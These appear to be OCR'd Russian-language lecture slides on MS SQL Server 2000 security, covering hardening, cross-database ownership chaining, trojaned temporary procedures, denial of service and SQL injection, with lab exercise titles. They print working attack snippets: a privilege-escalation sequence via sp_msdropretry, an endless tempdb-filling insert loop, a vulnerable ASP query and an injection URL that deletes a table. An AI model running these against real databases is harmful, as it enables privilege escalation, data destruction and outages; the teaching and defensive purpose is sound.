
Обход защитных механизмов при физическом доступе

1. Выполнить рекомендации по настройке EFS
2. Настроить сервис сервера на запуск от имени доменной учетной записи
3. Остановить SQL сервер
4. Зайти в систему от имени доменной учетной записи
5. Использовать утилиту chipher с ключом /W для шифрования файлов базы данных (*.ldf, *.mdf)
6. Очистить кэш доменных учетных записей
7. Запретить вход на сервер группе builtin/administrators
8. Использовать SysKey

Межбазовая цепочка владения

Cross database ownership chain

srvid	sid	xstatus	xdate1	xdate2	name	password
	<Binary>	22	02.06.2003 16:30:	17.06.2003 12:17:	BUILTIN\Administra	<Binary>
<NULL>	<Binary>	2	16.06.2003 17:22:	16.06.2003 17:22:	inject	<Binary>
<NULL>	<Binary>	18	06.08.2000 1:27:5	17.06.2003 12:03:	sa	<Binary>
<NULL>	<Binary>	28	20.06.2003 19:01:	20.06.2003 19:01:	WS-GORDEYECHIK	<Binary>
<NULL>	<Binary>	30	17.06.2003 11:25:	21.06.2003 10:04:	WS-GORDEYECHIK	<Binary>
<NULL>	<Binary>	30	20.06.2003 19:03:	20.06.2003 19:03:	WS-GORDEYECHIK	<Binary>
0	<Binary>	192	02.06.2003 16:30:	02.06.2003 16:30:	<NULL>	<Binary>



Межбазовая цепочка владения

Получение пользователем db_owner привилегий sa

Создаем вид для модификации таблицы *sysxlogins*

```
create view dbo.test2 as
        select * from master.dbo.sysxlogins
```

Используем ошибку в *sp_msdropretry* для замены sid (0x01=sa)

```
exec sp_msdropretry
‘xx update sysusers set sid=0x01 where name= ‘’dbo’’’, ‘xx’
```

Set xstatus field to 18 (sysadmin)

```
exec sp_msdropretry
    ‘xx update dbo.test set
xstatus=18 where name=
SUSER_SNAME()’, ‘xx’
```

Межбазовая цепочка владения

Способ защиты

- **Отключена по умолчанию в SQL Server 2000 Service Pack 3**
- **Есть возможность включить в пределах сервера и отдельной базы данных**

```
exec sp_configure
      «Cross DB Ownership Chaining», «1»

exec sp_dboption
 «databasename», «db chaining», «true»
```

- **База данных master не поддерживает опцию db chaining**

Троянский код в хранимых процедурах

Временные хранимые процедуры:

- **Могут быть созданы любым пользователем**
- **Могут быть выполнены любым пользователем**
- **Могут быть модифицированы любым пользователем**

---

1. Поиск процедуры:

```
select name from
        tempdb..sysobjects
        where name like '##%'
```

2. Модификация:

```
alter proc ##<name> as <исходный код>
        <код трояна>
```

3. Ожидание выполнения привилегированным пользователем

Троянский код в хранимых процедурах

- **Microsoft не считает данное поведение уязвимостью**
- **Глобальные процедуры работают в соответствии с документацией «by Design»**
- **Вывод:**

  Не использовать глобальные хранимые процедуры

Отказ в обслуживании


- **Временные таблицы могут создаваться любым пользователем**
- **Пользователь guest не может быть удален из базы данных tempdb**

```
create table #tmp
     (x varchar(8000))
insert into #tmp select 'X'
while 1=1 insert into #tmp select * from #tmp
```

Отказ в обслуживании

Использование временных таблиц

```
create table #tmp
        (x varchar(8000))
insert into #tmp select 'X'
while 1=1 insert into #tmp select * from #tmp
```




SQL Injection

Метод обхода логики приложения и получения непосредственного доступа к данным путем внедрения во входную информацию, обрабатываемую приложением операторов языка SQL

SQL Injection могут быть подвержены:

- **WEB приложения**
- **Двухзвенные приложения**
- **Хранимые процедуры**


SQL Injection



http://ws-gordeyechik/inject.asp?id=1

```
id = Request.querystring("id")
SQL_query = "SELECT * FROM test where id="+id
Set RS = MyConn.Execute(SQL_query)
```

SQL Injection




select * from test where id=1;
delete from test

http://ws-gordeyechik/inject.asp?id=1;delete from test

```
id = Request.querystring("id")
SQL_query = "SELECT * FROM test where id="+id
Set RS = MyConn.Execute(SQL_query)
```

SQL Injection


Программа Data Thief



Практическая работа 23

Исследование метода SQL Injection

Анализ защищённости СУБД



Выполняемые проверки

Authentication	Параметры идентификации и аутентификации
Authorization	Права и допуски пользователей к объектам БД
System Integrity	Параметры ОС (платформы)

Практическая работа 24

Анализ защищённости СУБД MSSQL Server с помощью программы Database Scanner

Вопросы ?